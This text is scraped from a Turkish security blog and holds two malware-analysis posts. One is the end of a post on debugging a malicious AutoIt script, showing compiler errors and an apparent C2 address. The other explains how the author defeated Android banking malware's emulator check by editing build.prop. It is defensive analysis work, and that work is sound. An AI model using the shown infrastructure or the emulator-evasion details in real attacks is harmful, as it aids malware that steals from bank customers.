10    _error: $ft_modified previously declared as a 'Const'.
11 Global Const $ft_created = 1
12    _error: $ft_created previously declared as a 'Const'.
13 Global Const $ft_accessed = 2
14    _error: $ft_accessed previously declared as a 'Const'.
15 Global Const $fo_read = 0
16    _error: $fo_read previously declared as a 'Const'.
17 Global Const $fo_append = 1
18    _error: $fo_append previously declared as a 'Const'.
19 Global Const $fo_overwrite = 2
20    _error: $fo_overwrite previously declared as a 'Const'.
21 Global Const $fo_createpath = 8
22    _error: $fo_createpath previously declared as a 'Const'.
Global Const $fo_binary = 16
    _error: $fo_binary previously declared as a 'Const'.
Global Const $fo_unicode = 32
    _error: $fo_unicode previously declared as a 'Const'.
Global Const $fo_utf16_le = 32
    _error: $fo_utf16_le previously declared as a 'Const'.
Global Const $fo_utf16_be = 64
    _error: $fo_utf16_be previously declared as a 'Const'.
Global Const $fo_utf8 = 128
    _error: $fo_utf8 previously declared as a 'Const'.
Global Const $fo_utf8_nobom = 256
    _error: $fo_utf8_nobom previously declared as a 'Const'.
Global Const $fo_utf8_full = 16384
    _error: $fo_utf8_full previously declared as a 'Const'.
Global Const $eof = -1
    _error: $eof previously declared as a 'Const'.
Global Const $fd_filemustexist = 1
    _error: $fd_filemustexist previously declared as a 'Const'.
Global Const $fd_pathmustexist = 2
    _error: $fd_pathmustexist previously declared as a 'Const'.

```

>16:32:59 Starting AutoIt3Wrapper v.16.306.1237.0 SciTE v.3.6.2.0 Keyboard:0000041F OS:WIN_XP/Service Pack 3 CPU:X64 OS:X86 Environment(Language:0409) C:\Documents and Settings\Administrator\Desktop\743672679\App_Updater\Apple_Updater\safe.au3(3,33) : error: \$fc_nooverwrite previously declared as a 'Const'.

"C:\Documents and Settings\Administrator\Desktop\743672679\App_Updater\Apple_Updater\safe.au3"(4,31) : error: \$fc_overwrite previously declared as a 'Const'.

"C:\Documents and Settings\Administrator\Desktop\743672679\App_Updater\Apple_Updater\safe.au3"(5,32) : error: \$fc_createpath previously declared as a 'Const'.

"C:\Documents and Settings\Administrator\Desktop\743672679\App_Updater\Apple_Updater\safe.au3"(6,30) : error: \$ft_modified previously declared as a 'Const'.

Global Const \$ft_modified = 0

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Betiği sorunsuz bir şekilde çalıştırıldıktan sonra gözümüze kestirdiğimiz bir satırın üzerine gelip F9 (run to cursor) tuşuna basarak program akışının o satra kadar ilerlemesini sağlıyoruz. 3711. satır geldiğimizde farenin imlecini (cursor) bir üst satırda yer alan \$lc70652o3373 değişkenin üzerine getirdiğimizde, o değişkenin hangi değere (<http://149.202.206.57>) sahip olduğunu görebiliyoruz. [OllyDbg](#) aracında olduğu gibi F7 tuşuna basarak ilgili fonksiyonun içine girebiliyor, F8 tuşuna basarak ise (step over) fonksiyonun içine girmeden akışın (flow) devam etmesini sağlayabiliyoruz. Öztle Dbug aracı sayesinde adım adım fonksiyonların ne işe yaradığını öğrenerek, fonksiyonların yanına yorum (comment) da yazarak kısa bir süre içinde zararlı yazılımın/betiğin ne iş yaptığı kolaylıkla öğrenebiliyoruz.

Bu yazının son yıllarda AutoIt ile geliştirilen zararlı betikleri analiz etmede faydalı olması dileğiyle bir sonraki yazda görüşmek üzere herkese güvenli günler dilerim.

The post [AutoIt Hata Ayıklaması](#) appeared first on [Siber Güvenlik Günlüğü](#).

Android Anti Anti-Emulator

By Mert SARICA on January 1st, 2017

2014 yılında, T.C Ulaştırma Denizcilik ve Haberleşme Bakanlığı'na bağlı Haberleşme Genel Müdürlüğü tarafından yayımlanan [Kurumsal SOME Kurulum ve Yönetim Rehberi](#)'nin yönetici özetiinde de belirtildiği üzere, Kurumsal Siber Olaylara Müdahale Ekipleri (SOME), siber olayları bertaraf etmede, oluşması muhtemel zararları önlemede veya azaltmada hayatı önemi olan yapılardır.


SIEM mühendislerinin, sizma testi uzmanlarının yanı sıra, zararlı yazılım analizi bilgi ve becerisine sahip güvenlik uzmanlarına da sahip olan SOMElerin, kurumların savunmasını güçlendirme ve müşterilerini koruma adına, bu uzmanlıklardan yoksun olan SOME'lere kıyasla bir adım daha önde olduklarını söyleyebiliriz. (Tek kişilik dev SOME ekipleri yok sayılmıştır.)

Kritik altyapı sektörlerinden biri olan finans sektöründe yer alan bankaların ve kurumsal SOMElerinin, mobil olsun veya olmasın bankacılık zararlı yazılımlarını yakından takip etmeleri oldukça önemlidir. Kimi zaman bir banka, bankacılık zararlı yazılımlarının gelişimini izleyerek, ileride ne tür bir tehdit ile karşı karşıya kalabileceğini öngörebilir ve hazırlığını yapabilir.

Mobil bankacılık zararlı yazılımlarının dışında, yeni nesil oltalama (phishing) saldırısının da mobil zararlı yazılım ile gerçekleştiriliyor olması, mobil zararlı yazılım analizi bilgi ve becerisine sahip olan güvenlik uzmanlarına olan ihtiyacı da ortaya koymaktadır.

2015 yılı ortalarında bankalar, müşterilerini hedef alan ve [Bakır EMRE](#)'nin de [detaylı bir şekilde analiz etmiş olduğu](#) Android zararlı yazılımı ile karşı karşıya kaldılar.


2016 yılının ortasına geldiğimizde ise bu Android zararlı yazılımını geliştirenlerin, zararlı yazılıma TOR üzerinden haberleşme özelliği de eklediklerini gördük. Bununla da kalmayarak Türkiye'de faaliyet gösteren 51 tane bankadan (2015 yılı rakamları) 27 tanesine ait sahte sayfaları da ([banka.mobilsubeyukle.com](#)) web sayfalarında oluşturduklarına tanık olduk.




27 BANKANIN MÜŞTERİSİ HEDEF ALINIYOR!



Zararlı yazılımı analiz ederken, Türkçe fonksiyon isimlerinin yanı sıra, isvm isimli başka bir fonksiyon adı dikkatimi çekti. Fonksiyonun başka herhangi bir fonksiyon tarafından çağrılmamış olması da (xref), bana ilerleyen sürümlerde bu fonksiyon ile karşılaşacağımız mesajını verdi. Fonksiyona baktığında bunun güvenlik uzmanları tarafından zararlı yazılımı analizinde de kullanılan [Android Emulator](#), [Genymotion](#)

öykünücülerini (emulator), tespit etmeye yönelik olduğunu gördüm. Hayata geçtiğinde bunu en kolay ne şekilde atlatabilirim diye üzerinde çalışmaya başladım.




İlk olarak Google tarafından Android uygulaması geliştirmek amacıyla ücretsiz olarak dağıtılan [Android Studio](#) sürümünü kurup, [jD-GUI \(Java Decomplier\)](#) ile elde ettiğim isvm fonksiyonunu, tespit sonucunu çıktı olarak da gösterecek şekilde (Are you in in VM ? Result:) değiştirdikten sonra öykünücü içinde çalıştıracak bir kod hazırladım.





İlgili kod, öykünücüleri Build.PRODUCT, Build.FINGERPRINT, Build.MANUFACTURE, Build.MODEL, Build.BRAND, Build.DEVICE değerlerine göre tespit ettiği için (Are you in in VM ? Result: true) bunları GenyMotion üzerinde çalışan Custom Phone – 5.1.0 – API 22 imajında nasıl değiştirebileceğimi araştırmaya başladım. Çok geçmeden /system/build.prop dosyasında cihaz üreticisine dair bu değerlerin yer aldığıni buldum. Genymotion öykünücüünde yer alan imajlar root yetkisi ile çalıştığı için Root Explorer uygulamasını kurduktan sonra /system/build.prop dosyasında yer alan ve tespit için kullanılan değerleri teker teker silmeye başladım. Ardından dosayı kayıt, edip öykünücüyı yeniden başlatıp öykünücü kontrolünü gerçekleştiren isvm kodunu/uygulamasını tekrar çalıştırıldığında bu defa öykünücü tespitini [IDA](#) ile uğraşmadan sistem üzerinde ufak bir değişiklikle atlatabilmiş (Are you in in VM ? Result: false) oldum :)






